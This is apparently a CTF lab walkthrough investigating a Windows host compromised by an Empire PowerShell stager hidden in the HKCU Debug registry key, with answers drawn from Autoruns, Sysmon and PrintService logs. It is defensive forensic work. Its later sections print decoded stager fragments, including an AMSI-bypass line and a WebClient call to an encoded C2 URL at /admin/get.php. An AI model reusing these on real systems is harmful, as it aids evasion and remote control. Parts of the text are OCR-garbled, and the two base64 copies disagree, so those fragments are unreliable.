Investigation Windows 3.x

What is the registry key with the encoded payload? (full path)


Autoruns was opened and a suspicious autostart entry named “Updater” was observed. Autoruns enumerates items that automatically start via registry Run keys, scheduled tasks, and services, which are common persistence locations used by malware. The registry value for this entry is read in PowerShell with the command that uses the gp alias (Get-ItemProperty), and the code shows the value being assigned to a variable and executed with flags like -Win Hidden and -enc $x. Although HKCU\Software\Microsoft\Windows\CurrentVersion is a legitimate path, the subkey name Debug is nonstandard and frequently abused by attackers to hide encoded payloads under innocuous-sounding names such as “Debug,” “Config,” or “Updater.” The use of HKEY_CURRENT_USER is also notable because it does not require administrative privileges to write, so attackers commonly place payloads there. In this case there is no executable path associated with the “Updater” entry (“File not found”), which indicates the registry itself contains the encoded payload rather than pointing to a disk file. This registry-based, encoded PowerShell payload is part of a larger fileless workflow you decoded earlier (hidden execution, in-memory decode and IEX, subsequent C2 contact and injection behavior).

Answer: “HKCU\Software\Microsoft\Windows\CurrentVersion\Debug”

ı Entry	Description	Publisher	Image Path
LM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell			
cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe
LM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\AlternateShells\AvailableShells			
30000			File not found: cd /d
LM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
VMware User Process	VMware Tools Core Service	(Verified) VMware, Inc.	c:\program files\vmware\vmware tools\vmtoolsd.exe
VMware VM3DService ...	VMware SVGA Helper Service	(Verified) VMware, Inc.	c:\windows\system32\vm3dservice.exe
CU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run			
Updater			File not found: $x=$(gp HKCU:Software\Microsoft\Windows\CurrentVe..

What is the rule name for this run key generated by Sysmon?


To find this answer, we should examine the “Applications and Services Logs → Microsoft → Windows → Sysmon → Operational” log and search for “Updater” using CTRL+F. While Autoruns shows which entries are set to auto-start, Sysmon provides **much more detailed information** about what is happening on the system. In this case, the relevant Sysmon rule that recorded the activity is mapped to **Registry Run Keys**, which allows us to see when and how the “Updater” key was accessed or executed.



Answer: T1547.001

What tactics is classified with this MITRE ATT&CK ID?


To see this answer you should navigate MITRE ATT&CK page. You will see the answer right side of the page.



Answer: Persistence, Privilege Escalation

What was UTC time for the Sysmon event?


You can see obviously



Answer: 2021-01-22 01:08:13.468

What was the Sysmon Event ID? Event Type?


Looking at previous page again and see the answer below.




Answer: 13, SetValue

Decode the payload. What service will the payload attempt start?

Lets continue another step investigation payload. Firstly find reg key and copied payload.



After that lets past to “Cyberchef”



After that let continue to examine the output which is contain code blocks. The first line show us service “sc.exe start Fax;”

Answer:Fax

The payload attempts to open a local port. What is the port number?

To see port number lets examine again the payload output.

Answer: 9299

What process does the payload attempt to terminate?

To see this answer may be crucial because $Command has been defined as a encoding format and then this command terminate process below code blocks let see together.

```
    if ($tcpConnection.Connected)  {
        For($i = 0;
        $i  - lt 5;
        $i++) {
            ForEach ($str in $commands) {
                Start - Sleep  - s 1;
                $command = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($str));
                $writer.WriteLine($command) | Out - Null;
            };
        };
        break;
    };
};
```

So that we should copy command base 64 format and paste to cyberchef again.

Another output below

So we can see the answer.

Answer: FXSSVC


What DLL file does the payload attempt to remove? (full path)

After executing the encoded PowerShell stager from the registry, the script first runs sc.exe start Fax to manipulate the Fax service (fxssvc.exe), then kills the process and deletes ualapi.dll to prepare the environment. It disables PowerShell logging and AMSI to evade detection, downloads an encrypted payload from the remote EC2 C2 (/admin/get.php), decrypts it in memory using an IV and RC4-like routine, and executes it via IEX. The script also opens a local TCP channel (localhost:9299) for sending Base64-encoded commands, and finally injects the code into explorer.exe using an Empire-style module (Invoke-PSInject) and runs it via CreateRemoteThread (Sysmon Event ID 8), forming a chain of service manipulation, defense evasion, in-memory execution, and

Answer: C:\Windows\System32\ualapi.dll

What is the Windows Event ID associated with this service?


To see this answer navigate the path “Applications and Services Logs/Microsoft/Windows/PrintService/Operational” and find answer easily.



Answer:823

What is listed as the New Default Printer?

To see this answer examine event log again. Changing printers is a unusual IOC.Set to PrintDemon



Answer:PrintDemon

What process is associated with this event?


Answer:spoolsv.exe

What is the parent PID for the above process?

Answer:620

Examine the other processes. What is the PID of the process running the encoded payload?

To see this answer add filter and choose detail contains “-enc” then apply filter. The powershell process running PID 3088.



Decode the payload. What is the a visible partial path?

Lets benefit form cyberchef again. If the agent path shows us C2 .

Output


```
$ser =
$([TExt.ENCoDiNg]::UNiCoDe.GETString([COnVeRt]::FrOMBAsE64STrINg('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuAE
OgA5ADAAMAAxAA==')));
$t = '/admin/get.php';
$27CE.HeadErs.ADD('User-Agent', $u);
$27Ce.PrOxY = [SySTEm.NET.WEBREqUesT]::DefAUltWEBPROXY;
$27ce.PROXy.CrEDENTIals = [SyStem.NEt.CREdEnTiAlCAChE]::DEFAULTNeTwoRKCrEdenTiALS;
$Script:Proxy = $27ce.Proxy;
```


Answer:/admin/get.php

This is the default communication profile the agent used to connect to the attack machine. What attack framework was used? What is the name of the variable? (answer, answer)

These activities strongly indicate the use of the Empire framework: the combination of PowerShell stagers, in-memory execution (IEX), process injection (Invoke-PSInject), and profile-driven C2 (DefaultProfile) is characteristic of Empire operations. Typically, a small stager is delivered or triggered via registry keys or user files (e.g., Documents\20210121), which downloads an encrypted agent from the remote C2, decodes it in memory, and either executes it directly or injects it into a trusted process (commonly explorer.exe). Invoke-PSInject writes the payload into the target process and starts a remote thread, avoiding disk artifacts and making detection more difficult. The DefaultProfile variable stores the agent's communication blueprint — including callback URLs (e.g., /admin/get.php, /news.php), User-Agent strings, headers/cookies, sleep/jitter intervals, and encryption parameters — allowing the operator to adjust C2 behavior and blend traffic with normal network activity. The presence of these three elements (stager, DefaultProfile, and Invoke-PSInject) together is a

strong indicator of Empire or an Empire-derived implant.





After discovering a PowerShell script containing the Invoke-PSInject function, we researched and identified the Empire framework as the likely framework behind the activity. The script also contained a DefaultProfile variable, which stores the agent's communication blueprint (callback URLs, User-Agent, headers, sleep/jitter and encryption parameters). These Empire characteristics — small stagers, in-memory execution, profile-driven C2, and process injection — enable the operator to execute payloads without leaving files on disk and to make malicious behavior appear as if it originates from legitimate processes, helping evade EDR detection.

Answer: DefaultProfile, Empire

What other file paths are you likely to find in the logs? (**answer, answer**)


Previous png.

Answer: /news.php, /login/process.php

What is the MITRE ATT&CK URI for the attack framework?

Empire is a well-known post-exploitation framework, and searching “Empire MITRE” quickly links to this URI. It documents Empire’s tactics, techniques, and procedures (TTPs), including its use of PowerShell stagers, in-memory execution, process injection, and profile-driven C2 communications.

When you searched as a “Empire Mitre” you can find URI easily.



What was the FQDN of the attacker machine that the suspicious process connected to?

To identify this, we first examined the suspicious registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Debug) that contained the encoded payload. By extracting the Base64-encoded string and decoding it (using CyberChef or similar tools), we could observe the embedded command-and-control URL/path (/admin/get.php). Finally, using nslookup or another DNS resolution method, we confirmed the fully qualified domain name of the attacker server. This step demonstrates how in-memory decoded artifacts can reveal real network infrastructure used by the attacker.

```
    $Ref.GetField('amsiInitF' + 'ailed', 'NonPublic,Static').SetValue($null, $true);
};
[SystEm.NET.SErVICEPoIntMAnAgeR]::ExPEcT100COnTInue = 0;
$27CE = NeW - OBJEct SYsTEm.NEt.WEBClIeNT;
$u = 'Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';
$ser =
$([TExt.ENCoDiNg]::UNiCoDe.GETString([COnVeRt]::FrOMBAsE64STrINg('aAB0AHQAcAA6AC8ALwAzADQALgAyADQANQAuADEAMgA4AC4AMQA2ADEA
DgA5ADAAMAAxAA==')));
$t = '/admin/get.php';
$27CE.HeadErs.ADD('User-Agent', $u);
$27Ce.PrOxY = [SySTEm.NET.WEBREqUesT]::DefAUltWEBPROXY;
```

